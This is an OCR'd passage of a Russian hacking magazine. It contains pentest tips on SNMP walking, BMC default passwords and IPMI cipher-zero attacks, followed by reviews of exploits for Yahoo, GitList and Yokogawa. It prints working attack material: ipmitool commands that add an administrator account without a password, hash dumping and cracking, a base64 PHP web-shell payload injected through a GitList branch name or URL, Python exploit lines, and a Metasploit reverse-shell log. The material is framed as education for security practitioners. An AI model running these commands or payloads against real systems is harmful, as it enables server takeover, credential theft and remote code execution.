
Так вот, доступ к кастомным MIB'ам зачастую закрыт (то есть скачать у производителя их не получится), но облазить все уголки доступной информации хочется. Вот тут и помогает нам одна из команд SNMP-протокола GetNextRequest, которая дает нам возможность прочитать следующее значение. При этом агент автоматически будет спускаться по дереву, и мы сможем таким образом пройти по всем доступным веткам (даже где MIB'а у нас нет).

Вот этот самый функционал и реализован в знаменитой тулзе snmpwalk (goo.gl/r7z4lq). Пример использования:

```
snmpwalk -v 2c -c public 192.168.0.254 .1
```


- -v — версия SNMP-протокола;
- -c — community string;
- 192.168.0.254 — сканируемый хост;
- .1 — сканируемая ветка дерева.

Коснулись мы этой темы сегодня потому, что в SNMP иногда можно найти совсем удивительные вещи. Недавно в Metasploit были добавлены модули (goo.gl/W0Pkeb), которые для группы сетевых девайсов из определенного поля по SNMP вытаскивали пароли (хеши) всех пользователей девайса. И если для пользователей в самих девайсах еще меняют пароли, то вот про community-стринги чаще всего забывают. Так что рекомендую грабить все, что отдается по SNMP, и просматривать на различные приятности.



 **Дерево OID в SNMP**

 **Могучая железячка Brocade и дисклоз хешиков**



СОБРАТЬ СПИСКИ ДЛЯ ПЕНТЕСТА

РЕШЕНИЕ

Пентест — это дело очень практическое. Даже если какая-то система с первого взгляда кажется достаточно защищенной, «пощупав» ее с различных сторон, мы все равно найдем хоть что-то дельное. Различные паролики, кривые конфигурации, временные файлы и прочее. С другой стороны, есть целая масса околотеоретических и лабораторных атак, которые на практике неприменимы. Я вот поддерживаю определенное мнение, что та же Beast-атака на SSL (наделавшая некогда много шума) совершенно далека от жизни.

Как ни странно, одним из основных методов пентестера является различный брутфорс, то есть перебор (в более широком понятии). Причем списочков для брута необходимо достаточно много от различного вида паролей до типовых URL'ов. Обычно они накапливаются в том или ином виде в ходе работ, но все-таки необходим какой-то базис. Так вот, его можно почерпнуть в одном из OWASP'овских проектов — SecList (goo.gl/JVz5gC). На гитхабе (где он фактически располагается) можно найти подборки паролей, дефолтных путей по основным веб-серверам, строчек для фаззинга и перебора поддоменов и так далее. Отличный наборчик — качай да пополняй.

ПОЛУЧИТЬ КОНТРОЛЬ НАД СЕРВЕРОМ ЧЕРЕЗ BMC

РЕШЕНИЕ

Продолжим тему про безграмотную конфигурацию железок. Где-то с год назад прокатилась большая волна инфы про взлом серверов с использованием протокола IPMI. И могу тебе подтвердить — почти во всех корпоративных сетях это работает :).


Но, немного тебя заинтриговав, давай все же вернусь к началу начал, чтобы было все понятно. Расскажу в упрощенной форме, так как я касался этой темы только с точки зрения взлома и в тонкостях могу ошибиться. Есть серверы (железные штуки) корпоративного уровня. В смысле брендовые, дорогие и, возможно, мощные. Во многих из них встроена дополнительная железячка (либо отдельно вставлено) — BMC, Baseboard Management Controllers. По сути, это отдельный компьютер (компьютер внутри компьютера — вау! :)), который используется для удаленного управления сервером. Например, это может пригодиться, когда у тебя сервер подвис или сломалось железное что-то и фактически нет возможности уже подключиться напрямую к серверу и промониторить, что с ним. А тут бац — и через BMC имеешь доступ. Причем возможностей через BMC масса: это и просмотр различных характеристик сервера, и возможность управлять питанием, а главное — возможность удаленно подключить устройства (жесткий диск, DVD-образ) и иметь полный визуальный доступ, то есть видеть изображение, иметь возможность тыкать мышью и клацать клавой. И из таких возможностей и появляется второе применение для BMC — возможность удаленной установки ОС по типу с системами виртуализации. Все это становится возможным потому, что BMC реально встраивается в сервер и имеет прямой доступ к компонентам материнской платы.

Как видишь, BMC — вещь крутая, но к ней надо иметь доступ, и, как ни странно, для этого достаточно часто используется тот же сетевой адаптер, что и у сервера. Вот только IP-шник другой. По беспрактис, конечно, BMC'шки должны выделяться в отдельный сетевой сегмент... да вот только многие даже не знают про BMC и их возможности, что уж тут говорить про практики. А ведь BMC по умолчанию включен.

О'кей, с целью и задачей, я думаю, ясно — захакать BMC и захватить мир. Но как же это сделать? Итак, BMC — это модные штуки, а потому и методов доступа они предоставляют массу. Это и веб, и SSH, и IPMI, плюс всякое другое... Самое трудное, вероятно, — это найти в кучах «мусора», что встречается в корпоративке, то, что нам нужно. А сделать это иногда ой как непросто.

Есть ряд методов. Во-первых, каждая корпорация придумала свое название для BMC и окружающих его технологий: HP iLO, Dell DRAC/iDRAC, ASUS iKVM BMC, Oracle/Sun ILOM, Fujitsu iRMC, IBM IMM, Supermicro IPMI. Если мы видим где-то такие слова, то сразу понимаем, что это — «сладкое».

Увидеть мы их можем чаще всего на портах 80 (в HTTP), а также в SSL-сертификатах с 443-го порта, то есть при сканировании Nmap'ом с `-sV -sC` (определение сервисов и запуск дефолтных скриптов). Второй вариант — IPMI, но его я коснусь отдельно в следующем вопросе. Другие же сервисы чаще всего возвращают слишком общую информацию.



Доступ BMC к различным компонентам сервера

Product Name	Default Username	Default Password
HP Integrated Lights Out (iLO)	Administrator	<factory randomized 8-character string>
Dell Remote Access Card (iDRAC, DRAC)	root	calvin
IBM Integrated Management Module (IMM)	USERID	PASSW0RD (with a zero)
Fujitsu Integrated Remote Management Controller	admin	admin
Supermicro IPMI (2.0)	ADMIN	ADMIN
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme
ASUS iKVM BMC	admin	admin

Дефолтные пароли к BMC

Как же ломать? Первое, что мы делаем, как это обычно для такого рода технологий, — проверяем учетные записи по умолчанию. И могу сказать, что шанс того, что учетка подойдет, очень высок. Перечень на картинке.

Что делать, если не подошли? Вариант первый — еще побрутить, второй — воспользоваться уязвимостями. Третий — поломать через IPMI.

ПОЛУЧИТЬ КОНТРОЛЬ НАД СЕРВЕРОМ ЧЕРЕЗ BMC, ИСПОЛЬЗУЯ IPMI

РЕШЕНИЕ

Продолжим предыдущий вопрос. Итак, IPMI — это Intelligent Platform Management Interface, то есть еще один протокол управления, поддерживаемый большинством топовых производителей (см. выше) и задуманный некогда Intel'ом. У него есть несколько спецификаций: 1, 1.5 и 2.0. Первая не поддерживала управление через сеть (использовался RS232), а потому нам не очень интересна. 1.5 и 2.0 вышли в 2001 и 2004 году соответственно. Причем вторая актуальная и поддерживается всеми производителями.

Основная разница для нас между 1.5 и 2.0 была во внедрении дополнительных мер защиты и дополнительных возможностей (удаленная консоль, возможность проброса девайсов).

Сам IPMI по сети работает через протокол RMCP, использующий 623-й UDP-порт (но может встретиться и на TCP). Пока что Nmap не умеет детектировать и определять, что сервис — это IPMI, а жаль. Но с поиском отлично справляется модуль Metasploit'а, плюс выводит информацию по версиям.

```
use  auxiliary/scanner/ipmi/ipmi_version
set RHOSTS 192.168.0.1/24
run
```

Так вот, как было сказано выше, в 2.0 добавили побольше «секьюрити». Я вот лично не понимаю, как вообще такое могло появиться... IPMI 2.0 поддерживает 14 видов различного шифрования и аутентификации пользователя в системе (различные виды хеш-функций и методы для передачи пароля, виды шифрования трафика). Зачем оно так сделано — ума не приложу. Но проблема в другом.

Кто-то удосужился добавить в спецификацию так называемый cipher 0 (zero), который подразумевает отсутствие необходимости передавать пароль. Да-да, у нас все секьюрно: пароль не передаем, аутентифицируем пользователя только по логину. WTF?! Да, такая вот фича. Но что еще хуже (не для нас, конечно), до недавнего времени у почти всех производителей была включена поддержка этой фичи по умолчанию. То есть все, что нам нужно для доступа, — знать имя логина. А он, как мы видели, почти везде известен.

Но и это еще не все. На некоторых IPMI существует также null-пользователь, то есть пользователь без имени и с таким же пустым паролем, и при этом с админскими правами.

О'кей, как нам это все заюзать?

Во-первых, найденные ранее IPMI чекаем на поддержку cipher 0.

```
use auxiliary/scanner/ipmi/ipmi_cipher_zero
set RHOSTS 192.168.0.1/24
run
```

Далее, подключаемся и выполняем команды. Для этого нам нужна тулзенка ipmitool.

```
sudo apt-get install ipmitool
```

Команда доставит нам ее в ОС. Кстати, раньше был косяк, что версия IPMI в Kali была старой и не поддерживала cipher 0. Далее пишем

```
ipmitool -I lanplus -C 0 -H 192.168.0.10 -U Administrator ↵
-P any_password user list
```

- -I lanplus — указываем, что мы используем IPMI версии 2;
- -C 0 — указываем применить cipher 0, то есть без пароля;
- -U — имя пользователя (он должен существовать);
- -P — пароль можно указать любой;
- user list — команда после аутентификации — вывести список юзеров.

В некоторых мануалах пишут, что надо сначала пытаться выполнить команду без cipher 0, а потом с ним, но у меня и без этого работает.

Если хочется подключиться под анонимным юзером, то просто на месте логина и пароля оставляем ничего (точнее, кавычки с пустотой):


```
ipmitool -I lanplus -H 192.168.0.10 -U '' -P '' user list
```

```
] Sending IPMI requests to [redacted] (256 hosts)
] [redacted] 23 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 23 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
] [redacted] 623 - IPMI - IPMI-2.0 UserAuth(auth_user, non_null_user) PassAuth() Level(2.0)
```

Поиск IPMI. Вывод версии и возможность анонимного входа

```
[*] Sending IPMI requests to [redacted] (256 hosts)
[+] [redacted] 623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
[+] [redacted] 623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
[+] [redacted] 623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
[+] [redacted] 623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
[+] [redacted] 623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
```

Проверка на поддержку cipher 0



Скачиваем PSBlock и видим учетки и пароли (закрашен)

Для того чтобы создать пользователя и войти в систему через веб, надо выполнить такую последовательность:

```
ipmitool -I lanplus -C 0 -H 192.168.0.10 -U Administrator -P ↵
  any_password user set name 6 hacker
ipmitool -I lanplus -C 0 -H 192.168.0.10 -U Administrator -P ↵
  any_password user set password 6 password
ipmitool -I lanplus -C 0 -H 192.168.0.10 -U Administrator -P ↵
  any_password user priv 6 4
ipmitool -I lanplus -C 0 -H 192.168.0.10 -U Administrator -P ↵
  any_password user enable 6
```

Суть ее такова. Ранее в user list мы смотрим свободный слот (в примере — 6). А после для него в первой строке задаем имя юзера (hacker), далее задаем пароль (password), устанавливаем привилегии администратора (4) и в конце включаем аккаунт. Теперь можно идти в веб-интерфейс.

Согласись, эти баги — трешатинка. Но и это еще не все. В той же спецификации есть поддержка еще одной фичи «безопасной аутентификации».

Они намутили еще один вид «безопасной» аутентификации (HMAC-SHA-1, подробнее можно почитать тут: goo.gl/uMeOjw), при которой до полной аутентификации можно получить соленый хеш пароля пользователя. Да-да, нужно знать только лишь существующее имя пользователя в системе, и бац! У нас уже есть все необходимое для брута: и соль, и хеш.

Что хуже всего — это часть спецификации, то есть бага на уровне протокола, а потому и поддерживается всеми вендорами!

Опять-таки для проведения атаки нам поможет MSF.

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
set RHOSTS 192.168.0.10
set OUTPUT_HASHCAT_FILE /home/user/ipmi_hashcat.txt
run
```

По умолчанию MSF также пробегается по полученным хешам с мини-набором паролей, так что, возможно, и к Hashcat'у прибегать не потребуется. Если же потребуется, то файлик из OUTPUT_HASHCAT_FILE нам пригодится.

Пример для запуска Hashcat:

```
hashcat --username -m 7300 ipmi_hashcat.txt -a 0 passwords.txt
```

- --username — пропустить имя пользователя из файла;
- -m 7300 — указываем, что ломаем IPMI соленые хешики;
- -a 0 num_passwords.txt — говорим, что используем перебор по словарю, и указываем его.

Но и это еще не все! Так уж получается, что хранить пароль BMC-шке необходимо в открытом виде (в смысле не в виде хеша, хотя могли бы и зашифровать), так как он используется при аутентификации. И ведь нашли злодеи место хранения, как минимум для Supermicro IPMI: /nv/PSBlock или /nv/PSStore. Да, конечно, в случае доступа BMC через cipher 0 мы можем найти и вытащить пароль от реальных учеток и с ними уже пойти на другие серверы, но это не так серьезно.

А серьезно то, что в тех же замученных Supermicro IPMI эти файлики доступны всем без аутентификации по UPnP на порту 49152, который также доступен по умолчанию!

```
http://192.168.0.10:49152/PSBlock
```

No comments, как говорится.

В заключение скажу, что набираю людей в команду пентестеров. Если есть интерес — пиши на почту. Успешных познаний нового!

Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы с тобой поговорим об одной из уязвимостей, найденной в Yahoo. Далее рассмотрим случай, когда возможность внесения изменений в репозиторий может помочь получить доступ на сервере, просто задав свое название для новой ветки разработки проекта. Ну и закончим наш обзор одной из уязвимостей в модных нынче SCADA-системах.

РАСКРЫТИЕ ИСХОДНОГО КОДА НА ОДНОМ ИЗ ДОМЕНОВ YAHOO

CVSSv2: N/A
Дата релиза: 11 июля 2014 года
Автор: zigoo0
CVE: N/A

Один из исследователей под именем zigoo0 решил проверить поддомены Yahoo на наличие SVN-директорий. Это папки, которые используются для контроля версий больших проектов системой Subversion. Хранятся они и на боевом веб-сервере. Обычно SVN-пути имеют следующий вид:

```
https://android.googlesource.com/platform/external/mp4parser/↵
+/dd9eb897ee7c7b507cbdcf80263bb4b5de6966bf/isoparser/src/↵
main/java/com/coremedia/iso/boxes/apple/.svn/entries
```


EXPLOIT

Нужный домен был найден, и после добавления `Entries` был получен список и тип файлов этого сервиса. Ты можешь увидеть его на скриншоте (рис. 1).

```
https://tw.user.mall.yahoo.com/prostore/.svn/entries
```

Эта информация уже открывала доступ к различным интересным сценариям атак. Например, позволяла найти скрытую административную панель, которую обычными средствами типа брутфорса с большой вероятностью не найти. Но при дальнейшем анализе были обнаружены HTML-файлы,





https://tw.user.mall.yahoo.com @Zigoo0

PackageID	Price	Description	Type	Activate	
SPK000000157	33000	開辦費+商店月租費6個月	basic / promo	yes / no	UPDATE
SPK000000158	48000	開辦費+商店月租費12個月(優惠)	basic / promo	yes / no	UPDATE
SPK000000159	15000	開辦費+商店月租費3個月免費	basic / promo	yes / no	UPDATE

Рис. 1. Список и тип файлов на домене Yahoo

Рис. 2. Пример одного из исходников Yahoo-сервиса в виде HTML-файла

Рис. 3. Полученный доступ в административную панель Yahoo-сервиса

которые назывались так же, как и PHP-скрипты, и в которых находились исходники тех самых скриптов. Пример одного из файлов представлен на скриншоте (рис. 2).

```
https://tw.user.mall.yahoo.com/prostore/ywa/↵
ywa_generic_template.html
```

Zigoo0 написал POC-скрипт на Python для парсинга таких файлов и смог не просто найти административную панель, но и получить доступ к ней, используя найденную информацию.

В итоге автор зарепортил две уязвимости:

- раскрытие исходного кода;
- получение прав администратора.

После этого команда Yahoo объединила их в один отчет и присудила награду в 250 долларов :). Увы, пока что Bug bounty выплаты от Yahoo не сравнятся с Google и Yandex, но будем надеяться, что все изменится в лучшую для белых шляп сторону.

Для подобных забытых файлов есть программа от одного из авторов нашего журнала Дмитрия Бумова в его блоге (bit.ly/TZ7gNp). Многие текстовые редакторы оставляют старые версии изменяемого файла, что в итоге позволяет прочитать PHP-файл как текстовый, так как его расширение становится, например, вида `wp-config.php.bak`. Данная же небольшая программа позволяет автоматизировать поиск таких файлов и имеет список файлов с настройками для различных CMS.

TARGETS

- Домен `tw.user.mall.yahoo.com`.

SOLUTION

Есть исправление от производителя.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В GITLIST 0.4.0

CVSSv2: N/A
Дата релиза: 30 июня 2014 года
Автор: drone
CVE: 2014-4511

GitList (gitlist.org) является очень неплохим просмотрщиком для Git-репозиториев с открытым исходным кодом. Написан он на PHP.

Как пишет автор найденной уязвимости, он использовал GitList в качестве своего маленького GitHub'а без лишнего функционала типа социальной сети или других красивых фишек. А на поиск различных багов в приложении его натолкнула одна из ошибок (bit.ly/1sMk9a0):

```
sh: 1: Syntax error: EOF in backquote sustitution
```

Авторы GitList скоро ее поправили, но, как оказалось, не до конца. После фикса бага стала проявляться временами, что и вдохновило исследователя на поиски. После ресерча было найдено несколько багов, но речь пойдет об одном, самом интересном, — удаленном выполнение кода.

Об уязвимости было сообщено разработчикам, после чего ей присвоили номер CVE-2014-4511. Но мы рассмотрим не только ее, но еще и другую ошибку, правда, для нее требуется доступ к внесению изменений в репозиторий.

EXPLOIT

Первая бага была найдена в библиотеке, которая используется GitList, — Gitter. Gitter позволяет разработчикам взаимодействовать с Git-репозиториями с помощью объектно-ориентированного программирования. Один из запросов использует данные извне:

```
$hash = $this->getClient()->run($this, "log↵
--pretty=\"%T\" --max-count=1 $branch");```
```


Эта строчка находится в файле `Repository.php` библиотеки Gitter и вызывается из `TreeController.php` в самом GitList. Как ты мог заметить, переменная `$branch` никак не обрабатывается. Это означает, что любой, у кого есть доступ к внесению изменений в репозиторий, может создать вредоносную ветку (локально или удаленно) и выполнить произвольные команды на сервере.

Но не все так радужно, сам Git имеет несколько ограничений при именовании веток. Все они расписаны и проверяются в файле ref.c (bit.ly/1jn31al). Ветка не может:

1. Начинаться с точки.
2. Содержать двойную точку (..).
3. Содержать ASCII управляющие символы (такие как ?, [,], ~, ^, :, \).
4. Заканчиваться /.
5. Заканчиваться .lock.
6. Содержать обратную косую черту.
7. Содержать пробелы.

Запоминаем эти ограничения и пытаемся создать полезную нагрузку. Если кому интересно, то эти правила идут с 33-й строчки в упомянутом файле.


Так как GitList написан на PHP, то попытаемся закинуть на сервер веб-шелл. Но для начала найдем подходящую ди-



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.








Рис. 4. Первая попытка RCE в GitList

Рис. 5. Вторая попытка RCE в GitList

Рис. 6. Третья попытка RCE в GitList

ректорию для этого. Одно из требований при установке GitList в файле `Install.md` гласит:

```
cd /var/www/gitlist
mkdir cache
chmod 777 cache
```

Это как раз то, что нам нужно. Теперь у нас имеется надежная директория, да еще и с правами 777, доступная через сеть (`/gitlist/cache/my_shell.php`). Вторым шагом нужно будет создать полезную нагрузку, руководствуясь описанными ограничениями.

В итоге получается примерно следующее:

```
git checkout -b "|echo\$IFS\"PD9zeXN0ZW0oJF9SRVF↵
VRVNUWyd4J10pOz8+Cg==\"|base64\$IFS-d>/var/www/↵
gitlist/cache/x"
```

Чтобы вставить PHP-код, нам требуется заключить его в `<?` и `?>`, поэтому, чтобы обойти ограничения, требуется наш код закодировать. Для обратного декодирования мы используем *nix-переменную окружения `$IFS`.

Правда, некоторые скажут: если у тебя есть доступ к внесению изменений в репозиторий, то это уже победа. Но, как пишет автор, встречаются случаи, когда commit не значит доступ к шеллу.

Зато следующая уязвимость позволяет уже выполнить произвольный код любому пользователю без особых прав. Опять же все было связано с переменной `$branch`:

```
$blames = $repository->getBlame("$branch --↵
\"$file\"");
```

Как видишь, снова нет никакой обработки входящей переменной, поэтому автор попробовал повставлять специальные символы:

```
http://localhost/gitlist/my_repo.git/blame/↵
master/""`whoami`
```

После нескольких попыток разных векторов атак были получены результаты, представленные на рис. 4, 5 и 6. Как видишь, любой запрос в итоге превращался в выполнение произвольного кода.

Далее был написан эксплойт на Python, основу которого составляли следующие строки:

```
path = "/var/www/gitlist/cache" # Стандартный путь
# Base64-представление мини-шелла <?system↵
  ($_GET['cmd']);?>
payload = "PD9zeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pgo="
# Создание атакующего URL-запроса
mpath = '/blame/master/""'echo {0}|base64 -d > ↵
{1}/x.php''.format(payload, path)
mpath = url+ urllib.quote(mpath)
out = getoutput("wget %s" % mpath)
```

То есть нам нужен путь до папки с кешем от GitList или любой другой с правами 777 и полезный код, закодированный в Base64. Ну и отправить полученный запрос. После чего можно выполнить команду и проверить, работает ли все:

```
http://localhost/gitlist/cache/x.php?cmd=ls
```

Полный скрипт от автора можно скачать из базы эксплойтов (bit.ly/1jnb07k).

Запустим его на тестовом стенде:

```
root@kali:~/# python gitlist_rce.py ↵
  http://localhost/gitlist/graymatter
[!] Using cache location /var/www/gitlist/cache
[!] Shell dropped; go hit http://localhost/↵
  gitlist/cache/x.php?cmd=ls
root@kali:~/# curl http://localhost/gitlist/↵
  cache/x.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33↵
  (www data)
```

Или можно воспользоваться Metasploit-модулем:

```
msf > use exploit/linux/http/gitlist_exec
msf exploit(gitlist_rce) > rexploit
[*] Reloading module...
[*] Started reverse handler on 192.168.81.6:4444
[*] Injecting payload...
[*] Executing payload..
[*] Sending stage (39848 bytes) to 192.168.81.67
[*] Meterpreter session 9 opened (192.168.81.6:4444
    -> 192.168.81.67:34241) at 2014-07-10 1:32:01
    +0300 meterpreter >
```

TARGETS

- GitList <= 0.4.0.

SOLUTION

Есть исправление от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА BKFSIM_VHFD.EXE В YOKOGAWA CS3000

CVSSv2: 8.3 (Av:R/Ac:M/A:N/C:P/I:P/A:C)
Дата релиза: 7 мая 2014 года
Автор: Redsadic, Juan Vazquez
CVE: 2014-3888

Рассмотрим интересную уязвимость, которая была наконец-то опубликована авторами с рабочим эксплойтом. О своем исследовании линейки продуктов Yokogawa CENTUM CS3000 авторы рассказывали на RootedCON, но эксплойты публиковали не сразу. Yokogawa выпустили CENTUM CS 3000 R3 в 1998 году, и это была первая на базе Windows система управления производством под этим брендом.

В своей работе Yokogawa CENTUM CS3000 использует различные сервисы для поддержания всех нужных функций. В одном из них и была найдена уязвимость.

Сервис `BKFSim_vhfd.exe` служит для дополнительного виртуального тестирования. Он запускается при исполнении `FCS / Test Function` и по умолчанию начинает слушать порт 20010 (TCP и UDP). Как только все работает, мы можем отправить специально созданный пакет на UDP-порт 20010 и вызвать переполнение стека, что в дальнейшем позволяет нам выполнить произвольный код в системе с правами пользователя CENTUM.

Сама ошибка находится в функции `sub_403E10` (IDA помечает ее таким образом автоматически), которая используется для логирования целей, которые, в свою очередь, будет использовать сервис `BKFSim_vhfd.exe`. Данная функция составляет строки в логах, используя строчки определенного формата и данные, полученные от пользователя (в некоторых случаях испорченные ;)). В итоге мы имеем довольно опасную функцию, но при этом размер буфера стека прописан константой.

Найдем два уязвимых указателя в нашей функции, которые позволяют повредить два буфера стека после того, как будут созданы строки в логах с контролируемыми пользователем данными:

```
BOOL sub_403E10(BOOL a1, const char *Format, ...) {
  unsigned int v2; // ecx@1
  BOOL result;     // eax@1
  unsigned int v4; // ebx@7
  void *v5;        // edi@7
  HANDLE v6;       // edx@7
  unsigned int v7; // ecx@7
  // [sp+0h] [bp-220h]@7
  struct _SYSTEMTIME SystemTime;
  // [sp+14h] [bp-20Ch]@7
  DWORD NumberOfBytesWritten;
  // [sp+18h] [bp-208h]@7 //Overflow 2
  char Buffer[260];
  // [sp+11Ch] [bp-104h]@4 //Overflow 1
  char Dest[260];
  va_list va; // [sp+22Ch] [bp+Ch]@1
  va_start(va, Format);
  HIWORD(v2) = 0;
  *((_WORD *)lpBaseAddress + 192) = 61;
  result = a1;
  LOWORD(v2) = *((_WORD *)lpBaseAddress + 177);
  if ( v2 >= a1 && Format && hObject != (HANDLE)-1 )
  {
    memset(Dest, 0, 0x100u);
    Dest[256] = 0;
    if ( strlen(Format) < 0x100 )
      /* Переполнение буфера 1: Опасно
         использовать функцию vsprintf
         для копирования данных в стек  */
      vsprintf(Dest, Format, va);
    else
      sprintf(Dest, "data size too big ↵
      (>= %i)", 256);
    GetLocalTime(&SystemTime);
    sprintf(
      &Buffer,
      "%02d/%02d/%02d %02d:%02d:%02d:%03d:↵
      :sim_vhfd",
      SystemTime.wYear % 100,
      SystemTime.wMonth,
      SystemTime.wDay,
      SystemTime.wHour,
      SystemTime.wMinute,
      SystemTime.wSecond,
      SystemTime.wMilliseconds);
    v4 = strlen(Dest) + 1;
